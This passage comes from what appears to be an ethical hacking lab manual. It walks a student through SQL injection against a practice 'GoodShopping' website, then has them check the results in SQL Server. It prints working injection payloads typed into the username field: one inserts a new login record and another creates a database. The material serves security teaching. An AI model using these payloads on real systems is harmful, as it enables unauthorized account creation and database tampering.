
14. You can observe that the database contains only one entry with the **username** and **password** as **smith** and **smith123**, respectively.



15. Click **Windows 11** to switch back to the **Windows 11** machine and go to the browser where the **GoodShopping** website is open.
16. Click **LOGIN** on the menu bar and type the query **blah';insert into login values ('john','apple123');** - - in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.




17. If no error message is displayed, it means that you have successfully created your login using an SQL injection query.
18. After executing the query, to verify whether your login has been created successfully, click the **LOGIN** tab, enter **john** in the **Username** field and **apple123** in the **Password** field, and click **Log in**.




19. You will log in successfully with the created login and be able to access all the features of the website.

In the **Save login for goodshopping.com?** pop-up, click **Don't Save**.


20. After browsing the required pages, click **Logout** from the top-right corner of the webpage.




21. Click [Windows Server 2019](#) to switch back to the victim machine (**Windows Server 2019** machine).
22. In the **Microsoft SQL Server Management Studio** window, right-click **dbo.Login**, and click **Select Top 1000 Rows** from the context menu.
23. You will observe that a new user entry has been added to the website's login database file with the **username** and **password** as **john** and **apple123**, respectively. Note down the available databases.



24. Click **Windows 11** to switch back to the **Windows 11** machine and the browser where the **GoodShopping** website is open.
25. Click **LOGIN** on the menu bar and type the query **blah';create database mydatabase; --** in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.
26. In the above query, **mydatabase** is the name of the database.

